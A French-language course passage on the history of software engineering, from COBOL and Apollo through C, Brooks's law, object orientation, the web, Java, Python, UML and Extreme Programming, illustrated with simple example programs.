Même sans connaître COBOL, on peut voir l'ambition de rendre le code lisible par des non-programmeurs, une préoccupation qui reviendra régulièrement dans l'histoire du génie logiciel.



Fait remarquable, COBOL est encore utilisé de nos jours dans de nombreux systèmes critiques, en particulier dans le secteur bancaire et les administrations publiques. On estime que des milliards de lignes de COBOL sont encore en production à travers le monde, traitant quotidiennement des

transactions financières massives. Ces systèmes, souvent qualifiés de « legacy », posent des défis considérables : les programmeurs qui les maîtrisent partent à la retraite, la documentation est parfois inexistante, et personne n'ose réécrire un système qui fonctionne depuis quarante ans, de peur d'introduire des erreurs dans des processus critiques. Le « bogue de l'an 2000 » (Y2K) a mis en lumière cette fragilité de façon spectaculaire : pour économiser de la mémoire, les programmeurs COBOL des années 1960 et 1970 avaient encodé les années sur deux chiffres seulement, et l'arrivée de l'an 2000 menaçait de faire interpréter « 00 » comme 1900 plutôt que 2000. Des gouvernements et des entreprises à travers le monde ont dépensé des centaines de milliards de dollars pour corriger ces systèmes à temps. Ce phénomène illustre une tension fondamentale du génie logiciel : un logiciel qui « fonctionne » peut devenir un piège si personne ne comprend plus comment ni pourquoi il fonctionne.

Cette période voit aussi naître les premiers systèmes d'exploitation, qui commencent à gérer les ressources matérielles et à offrir une couche d'abstraction entre le matériel et les programmes. Les projets logiciels restent relativement modestes, et la programmation est encore vue comme un art individuel plutôt que comme une discipline d'ingénierie. Mais les choses sont sur le point de changer : à mesure que les ordinateurs deviennent plus puissants et plus accessibles, les ambitions grandissent, et avec elles, les problèmes.

Les années 60 et 70 : la crise logicielle et la naissance du GL

À mesure que les ordinateurs se répandent dans les grandes organisations, les projets logiciels prennent de l'ampleur. Et c'est là que les ennuis commencent. Les projets dépassent régulièrement leurs budgets et leurs échéanciers, les logiciels livrés sont truffés de bogues, et certains projets échouent tout simplement. On nommera ce phénomène la « crise du logiciel ». Le terme « génie logiciel » (*software engineering*) est lui-même consacré lors de la conférence de l'OTAN à Garmisch (Allemagne) en 1968. Le choix du mot *engineering* est délibéré : il s'agit d'affirmer que le développement de logiciels doit devenir une discipline d'ingénierie rigoureuse, avec des méthodes et des processus, plutôt que de rester un artisanat improvisé. C'est le début d'une tension qui ne se résoudra jamais complètement : combien de formalisme est « juste assez » ?

À la même époque, **Margaret Hamilton** (1936-2026) dirige l'équipe responsable du logiciel de navigation embarqué du programme Apollo au MIT. C'est un projet d'une complexité inédite : le logiciel doit fonctionner sans faille dans un environnement où la moindre erreur peut coûter des vies. Hamilton et son équipe développent des techniques pionnières de détection d'erreurs et de tolérance aux pannes. Lors de la mission Apollo 11, en 1969, ces mécanismes sauvent littéralement l'alunissage : quelques minutes avant le contact avec la surface lunaire, l'ordinateur de bord est saturé par des alarmes, mais le logiciel de Hamilton, conçu pour prioriser les tâches critiques, permet à la mission de continuer. C'est d'ailleurs Hamilton qui insiste pour utiliser le terme *software engineering* afin de donner à son travail la même légitimité que les autres disciplines d'ingénierie, à une époque où le développement logiciel n'est pas encore pris au sérieux.



Le code source d'Apollo 11 est open source
Le code du logiciel de guidage d'Apollo 11, écrit en langage assembleur pour l'Apollo Guidance


Computer (AGC), a été rendu public et est disponible sur GitHub. On peut y explorer le code original écrit par l'équipe de Hamilton, incluant des commentaires d'époque parfois humoristiques. C'est un témoignage fascinant de ce à quoi ressemblait la programmation dans les années 60.

En réponse à la crise, Edsger Dijkstra publie en 1968 sa célèbre lettre « Go To Statement Considered Harmful ». Son argument : l'instruction `goto`, qui permet de sauter arbitrairement d'un endroit à un autre dans le code, rend les programmes impossibles à comprendre et à maintenir. Dijkstra prône la **programmation structurée**, fondée sur des structures de contrôle claires (boucles, conditions, sous-routines). L'idée semble évidente aujourd'hui, mais à l'époque elle est controversée : certains programmeurs y voient une contrainte inutile imposée par des théoriciens. Ce débat préfigure un schéma qui se répétera souvent : une bonne pratique, née de l'observation de problèmes réels, est d'abord résistée par ceux qui la perçoivent comme un dogme académique.



La première tentative de formaliser le processus de développement vient en 1970, quand Winston

Royce décrit ce qui deviendra le **modèle en cascade** (*waterfall*) : le développement progresse de façon linéaire à travers des phases séquentielles (analyse des besoins, conception, implémentation, tests, déploiement, maintenance). Chaque phase doit être complétée avant de passer à la suivante. L'ironie, c'est que Royce présentait ce modèle pour en montrer les limites. Mais c'est justement cette version rigide qui sera massivement adoptée par l'industrie et les gouvernements, séduits par sa clarté apparente et sa compatibilité avec les structures bureaucratiques. Il faudra attendre trente ans et le Manifeste Agile pour qu'un modèle alternatif prenne véritablement le dessus.




Les années 70 voient aussi la naissance de **Unix** (1969-1971) chez Bell Labs, créé par Ken Thompson et Dennis Ritchie. Unix introduit une philosophie de conception qui deviendra extrêmement influente : des programmes simples, qui font une seule chose bien, et qui peuvent être combinés entre eux. Le langage **C** (1972), créé par Ritchie pour Unix, dont le noyau est réécrit en C dès 1973, incarne cette même philosophie de concision pragmatique :

```
#include <stdio.h>


int main() {
    printf("Hello, World!\n");
    return 0;
}
```

Comparé à COBOL, le contraste est frappant. Là où COBOL visait la lisibilité pour les gestionnaires, C vise l'efficacité pour les programmeurs. C'est un autre niveau d'abstraction par rapport à l'assembleur, mais qui reste proche de la machine. Cette proximité, combinée à une portabilité inédite, en fera un outil révolutionnaire.






En 1975, **Fred Brooks** publie *The Mythical Man-Month*, un livre fondé sur son expérience comme chef de projet du système OS/360 chez IBM, l'un des plus grands projets logiciels de l'époque. Son observation centrale est devenue la **loi de Brooks** : « Ajouter des personnes à un projet en retard le retarde davantage. » La raison est mathématique : la communication entre n personnes croît en $n(n-1)/2$. Doubler la taille d'une équipe ne double pas sa productivité, loin de là. Le titre même du livre dénonce un mythe tenace : un projet de 12 « mois-hommes » ne peut pas être réalisé par 12 personnes en un mois, car les tâches ne sont pas toutes parallélisables. Ces observations, formulées il y a cinquante ans, restent parmi les vérités les plus fondamentales du génie logiciel. Brooks reviendra sur le sujet en 1986 avec l'essai « No Silver Bullet », dans lequel il argue qu'aucune technologie ou méthode ne peut à elle seule produire une amélioration d'un ordre de grandeur en productivité logicielle. La complexité fondamentale du logiciel, dit-il, n'est pas dans les outils, mais dans le problème lui-même.


Brooks
The Mythical Man-Month
the mythical man-month
Essays on Software Engineering
Frederick P. Brooks, Jr.
ADDISON WESLEY

En 1970, **Edgar F. Codd** publie son article fondateur sur le **modèle relationnel**, qui propose de structurer les données en tables liées par des relations mathématiques. L'idée est typique de cette époque : appliquer la rigueur formelle pour résoudre un problème pratique. Le modèle de Codd donnera naissance à SQL et aux systèmes de gestion de bases de données relationnelles qui dominent encore aujourd'hui. On y reviendra en détail dans un module ultérieur.

En 1986, Barry Boehm propose le **modèle en spirale**, une alternative au modèle en cascade qui intègre explicitement la gestion des risques. Plutôt que de progresser linéairement, le développement passe par des cycles répétés de planification, analyse de risques, développement et évaluation. L'idée d'itérer plutôt que de tout planifier d'avance est encore minoritaire à l'époque, mais elle préfigure directement les approches agiles qui émergeront une quinzaine d'années plus tard.



Les années 80 : l'ère des abstractions, du PC et du GUI

Les années 80 sont marquées par deux révolutions parallèles : l'essor de la **programmation orientée objet** (POO) comme paradigme dominant, et la démocratisation de l'informatique avec le **PC** et les **interfaces graphiques**. Bien que les concepts de la POO remontent à Simula (1967) et Smalltalk (1972), c'est dans les années 80 qu'ils se généralisent, portés notamment par **C++** (créé par Bjarne Stroustrup, première version publique en 1985).



C++ ajoute les classes, l'héritage et le polymorphisme au langage C, permettant de modéliser les problèmes en termes d'objets qui encapsulent données et comportements :

```
class Forme {
public:
    virtual double aire() const = 0;
    virtual ~Forme() {}
};

class Cercle : public Forme {
    double rayon;
public:
    Cercle(double r) : rayon(r) {}
    double aire() const override {
        return 3.14159 * rayon * rayon;
    }
};
```

L'idée de gérer la complexité par l'abstraction et l'héritage deviendra la façon dominante de penser le logiciel pendant les deux décennies suivantes, pour le meilleur et pour le pire : on découvrira avec le temps que les hiérarchies d'héritage profondes créent autant de problèmes qu'elles en résolvent.

Ces réflexions sur l'abstraction doivent beaucoup aux travaux de **Barbara Liskov**. Dès les années 1970, Liskov développe le langage CLU au MIT, qui introduit des concepts comme les types abstraits de données, les itérateurs et la gestion d'exceptions. Ces idées se retrouveront plus tard dans Python, Java et C++. En 1987, elle formule ce qui deviendra le **principe de substitution de Liskov**, qu'elle précisera en 1994 avec Jeannette Wing : un objet d'un type dérivé doit pouvoir remplacer un objet du type de base sans altérer le comportement du programme. Ce principe, le « L » de l'acronyme SOLID qu'on verra dans un module ultérieur, reste l'une des règles les plus fondamentales de la conception orientée objet. Liskov recevra le prix Turing en 2008 pour l'ensemble de ses contributions.



L'apparition du Macintosh (1984) et plus tard de Windows popularise les interfaces graphiques. Ce changement a un impact profond sur la programmation : on passe d'un modèle séquentiel (le programme contrôle le flux d'exécution) à un modèle **événementiel** (le programme réagit aux actions de l'utilisateur : clics, mouvements de souris, frappes clavier). En parallèle, la standardisation progressive des protocoles réseau, avec le modèle OSI et la suite TCP/IP, pose les bases de ce qui deviendra Internet. Le logiciel ne vit plus seulement sur une machine isolée : il commence à communiquer.


Microsoft
Windows 95
Microsoft Plus!
GoldStar



Les années 90 : la naissance du web

Quand Tim Berners-Lee crée le World Wide Web au CERN en 1989, peu de gens imaginent l'impact que cela aura. En quelques années, le web passe d'un outil de partage de documents scientifiques à une plateforme universelle. Les développeurs doivent soudainement penser en termes de client-serveur, de protocoles HTTP et de HTML.



Puis JavaScript arrive en 1995, créé en dix jours par Brendan Eich chez Netscape. Ce langage, conçu dans l'urgence pour ajouter de l'interactivité aux pages web, deviendra contre toute attente l'un des langages les plus utilisés au monde. Le niveau d'abstraction monte encore d'un cran : on ne programme plus pour une machine, mais pour un navigateur qui tourne sur n'importe quelle machine :

```
document.getElementById("btn").addEventListener("click", function() {
    alert("Hello, World!");
});
```

On voit ici le modèle événementiel en action : plutôt que d'exécuter du code de façon séquentielle, on attache un comportement à un événement (le clic sur un bouton).



Java (1995), créé par James Gosling chez Sun Microsystems, arrive avec la promesse « *Write Once, Run Anywhere* » : grâce à sa machine virtuelle (JVM), un programme Java peut s'exécuter sur n'importe quelle plateforme :

```
public class HelloWorld {
    public static void main(String[] args) {
        System.out.println("Hello, World!");
    }
}
```

La verbosité de Java saute aux yeux : pour afficher une ligne de texte, il faut une classe, une méthode `main` avec sa signature complète, et `System.out.println`. C'est le prix de l'architecture « tout est objet ».

Java popularise aussi la gestion automatique de la mémoire et un écosystème d'outils de développement. Un an plus tôt, en 1994, le livre *Design Patterns* du « Gang of Four » avait catalogué 23 patrons de conception récurrents (Singleton, Observer, Factory, Strategy…), offrant un vocabulaire commun pour discuter d'architecture. Java et les design patterns forment ensemble l'orthodoxie des années 90 : tout est objet, tout est patron. Avec le recul, on réalisera que certains de ces patrons sont moins des solutions universelles que des contournements de limitations spécifiques à certains langages.



En 1991, **Guido van Rossum** publie la première version de **Python**, un langage aux antipodes de la verbosité de Java, qu'il précède pourtant de quatre ans. La philosophie de Python, résumée dans le « Zen of Python », tient en quelques principes : la lisibilité compte, il devrait y avoir une façon évidente de faire les choses, et le simple vaut mieux que le complexe :

```
def factorielle(n):
    if n <= 1:
        return 1
    return n * factorielle(n - 1)
```

Comparé à la même fonction en Java, qui exigerait une classe, une méthode statique et des déclarations de types, la concision de Python est frappante. Ce choix de design n'est pas qu'esthétique : en réduisant le « bruit syntaxique », Python permet au programmeur de se concentrer sur le problème plutôt que sur le langage. D'abord populaire comme outil de script et d'enseignement, Python deviendra au fil des décennies l'un des langages les plus utilisés au monde, porté notamment par l'essor de la science des données et de l'apprentissage automatique.



Le **Unified Modeling Language** (UML), standardisé en 1997, représente l'apogée de l'approche

« concevoir d'abord, coder ensuite ». UML propose une notation graphique élaborée pour modéliser les systèmes logiciels : diagrammes de classes, de séquence, de cas d'utilisation, d'activité, et bien d'autres. Dans les universités et les grandes organisations, UML devient presque une fin en soi : des équipes passent des mois à produire des diagrammes détaillés avant d'écrire une seule ligne de code. Le problème, c'est que ces modèles vieillissent mal. Dès que le code évolue, les diagrammes deviennent obsolètes, et personne ne les met à jour. UML reste un outil de communication utile quand il est utilisé avec parcimonie, mais son usage systématique est un exemple classique de formalisme qui s'éloigne de la réalité du terrain. Le module 3 en montre les deux diagrammes qui ont le mieux survécu à l'usage, celui de classes et celui de séquence.

En 1999, **Kent Beck** publie *Extreme Programming Explained*, qui prend le contre-pied radical de l'approche UML/cascade. L'Extreme Programming (XP) prône des cycles de développement très courts, la programmation en binôme (*pair programming*), le développement piloté par les tests (*test-driven development*) et le refactoring constant. Plutôt que de tout planifier d'avance, on embrasse le changement. Ces idées, jugées « extrêmes » à l'époque, deviendront la norme deux décennies plus tard.

